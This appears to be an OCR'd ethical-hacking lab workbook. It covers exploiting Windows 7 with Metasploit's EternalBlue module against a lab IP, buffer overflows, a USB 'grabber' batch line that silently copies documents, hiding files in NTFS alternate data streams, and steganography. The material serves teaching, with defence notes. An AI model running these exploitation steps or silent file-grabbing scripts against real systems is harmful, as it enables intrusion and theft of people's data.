
Step10: exploit

Step11: go to browser type the lhost ip and paylod name



Step12: click the payload run the payload

Result:




Task 6 How to Exploit Window 7 using msfconsole

Port: state service version
445 open enternalblue

Step1: go to msfconsole


Step2: search etrnalblue

Step3: use 0




Step4: show options

Step5: set rhost 192.168.114.218



Step6:exploit

Result:



What is buffer overflow

A **buffer overflow** is a type of software vulnerability that happens when a program writes **more data to a block of memory (a buffer)** than it was intended to hold. This can **overwrite adjacent memory**, corrupting data, crashing the program, or even allowing an attacker to execute **malicious code**

How It Works (Simple Terms)

Imagine a row of mailboxes (buffers) labeled 1–10. You're only supposed to put one letter in each. But if you shove 20 letters into box 1, the extra ones will spill into boxes 2–10 and beyond, messing up everything.

char buffer[10];

strcpy(buffer, "This is way too long for the buffer");

🔥 Why It's Dangerous

Attackers can exploit buffer overflows to:

- **Crash a program** (denial of service)
- **Run arbitrary code** (like malware)
- **Take control of a system**

Classic example: **Stack-based buffer overflow**, where data overwrites the function's return address.

🛡 How to Prevent It

- Use **safe functions** (strncpy instead of strcpy, etc.)
- Enable compiler protections: **Stack canaries**, **ASLR**, **DEP**
- Use programming languages with memory safety like **Python**, **Rust**, or **Java**
- Input validation and bounds checking

Exercise 5

Data hacking using USB Dumster and USB GRABER

What is data hacking

Data hacking" can mean a few different things depending on the context, but generally it refers to the unauthorized access, manipulation, or exploitation of data. Here's a quick breakdown of what it can mean:

1. Malicious Data Breach

- When hackers break into databases or systems to **steal sensitive information**, like personal data, financial info, passwords, etc.
- Often done through malware, phishing, or exploiting software vulnerabilities.
- Example: A hacker steals customer data from a company database.

2. Data Manipulation

- Illegally or unethically **altering or fabricating data** to deceive or cause harm.
- Could happen in financial systems, research data, voting systems, etc.
- Example: Changing grades in a school database or tweaking financial reports.

3. Ethical Hacking / Data Analysis

- In a more positive light, some people use "data hacking" to mean **creative or clever data manipulation** for insights or efficiency.
- This could be part of **data science**, where someone uses scripts and tools to clean or analyze large datasets.
- Example: "Life hacks" but for data—like automating spreadsheet tasks or scraping public data for analysis.

So is it good or bad?

- **Malicious data hacking** = illegal and unethical.
- **Creative data hacking** (in the sense of data wrangling or analysis) = useful and innovative.

USB Dumster

USB Dumper (sometimes called **USB Dumster** or similar spelling)—that's a type of **USB data hacking tool**.

What is a USB Dumper?

A **USB Dumper** is a program (or script) designed to **automatically copy files** from a USB drive to a computer—or the other way around—**without alerting the user**.

It's usually used for shady purposes, like:

- Stealing files from someone's USB drive when they plug it into a computer.
- Quietly copying data from a system onto a hidden USB stick.

❓ How does it work?

- A USB Dumper runs in the background on a system.
- As soon as a USB drive is inserted, it silently starts copying files (like Word docs, PDFs, images, etc.).
- Often, the copied files are saved in a hidden directory.

There are also versions that:

- Only copy specific file types (like .docx, .xlsx, etc.)
- Run invisibly so users don't know anything's happening
- Work with Windows autorun (though that's more restricted these days)

USB GRABER

A **USB Grabber** is typically a script, tool, or small program designed to:

Automatically grab (copy or extract) data from a USB device when it's plugged into a computer.

It's basically a variation of a USB Dumper, sometimes more targeted or stealthy. Could also work in reverse—grabbing data *onto* the USB when it's plugged into a target machine.

🛠️ What it does:

- **Auto-copies specific files** (like .docx, .pdf, images, etc.).
- **Runs silently**—the user might never even notice it's happening.
- Sometimes **logs the file structure**, timestamps, or device info.
- In more advanced versions, it can:
    - Grab passwords or cached credentials.
    - Drop malware or keyloggers on the target system.

❓💻 How it might be built:

Usually done with simple scripting:

- Batch files on Windows
- Python scripts
- Some use PowerShell for extra stealth

Example (very basic batch logic):

bat
CopyEdit
@echo off
xcopy E:*.docx C:\Users\Public\GrabbedDocs\ /s /e /y

⚠ Is it illegal?

- YES, if you're using it to grab files from someone else's device without permission.
- OK, if you're a pen tester, ethical hacker, or doing legit security research on your own systems.

🔐 How to defend yourself:

- Disable USB ports when not in use.
- Use endpoint protection software that watches for file copying behavior.
- Use hardware encryption on your USB drives.
- Be careful where you plug your USB in—don't trust random machines.

Data Sterming/hiden data to system/to using Practically to system

What is Data Streaming?

At its core:


Data streaming is the continuous transmission of data, typically in real-time or near real-time, as it’s generated.

Instead of waiting for all the data to be collected (like downloading a file), you process it **on the fly**—as it comes in.


Step1: click on note pad Create the txt file

Example mayur45.txt/Create the file


Step2 open the cmd and type the command Dir/checking the command create the txt file



Step3:type the file// notepad mayur45.txt:secret5.txt



Result



Computer System Hiden file finder using ADS(Alternate Data Streams)?

Alternate Data Streams are a feature of the **NTFS file system** (used by Windows) that allow a file to contain **more than one data stream**.


Think of it like this:

You have a normal file, like report.txt, but hidden *inside* it is another file—say, malware.exe—that doesn't show up in File Explorer.

How to use Ads

Step1: install the Ads Toll kit


Step2: open the Ads



Step3: clock on the find ads on all nfts drives

Step4: click on Scan

Result:



STENOGRAPHY

What is stenography ? way are use

Steganography is the art of **hiding secret information inside something that looks innocent**—like a picture, audio file, video, or even text—**without anyone noticing**

Types of stenography

image Steganography 🎨

Hiding data inside image files like .jpg, .png, or .bmp.

How it works:

- Data is hidden in the **Least Significant Bits (LSB)** of image pixels.
- The image looks the same to the naked eye, but the pixel values are slightly altered.

Example tools: OpenStego, Steghide, SilentEye

---

2. Audio Steganography 🎧

Hiding data inside audio files like .mp3, .wav, or .aac.

How it works:

- Data is hidden by modifying audio properties like phase, echo, or LSBs in the audio stream.
- Can't be heard by human ears but can be extracted with software.

Example techniques:

- Echo hiding
- Phase coding
- Spread spectrum

---

3. Video Steganography 📹

Embedding secret data into video files like .mp4, .avi, etc.

How it works:

- Combines audio + image steganography techniques.
- Hides data in video frames or audio streams.

Used for: High-capacity hidden messages.

---

4. Text Steganography 📄

Hiding data inside text files or by manipulating how text is formatted or written.

Methods:

- Using invisible characters (e.g., zero-width space)
- Rearranging or inserting white spaces
- Using the first letter of each sentence (acrostics)
- Semantic or linguistic tricks (synonyms, grammar changes)

---

5. Network Steganography 🌐

Hiding data in network traffic (packets).

How it works:

- Manipulates TCP/IP headers, packet timings, or unused protocol fields.
- Used in cyberattacks to exfiltrate data or control malware.

---

6. DNA Steganography 🧬 (Yes, really!)


Hiding data in DNA sequences.

Used in: Research and extremely advanced bioinformatics. Still experimental but wild stuff.

1 email Steganography


Website:

Step1: click on the website open the website




Step3: click the encode and type the text

Step4: type the code and copy the code



Step5: open the gemail.com send to the client

Step6: click on the decode and paste the code click the decode



Result:

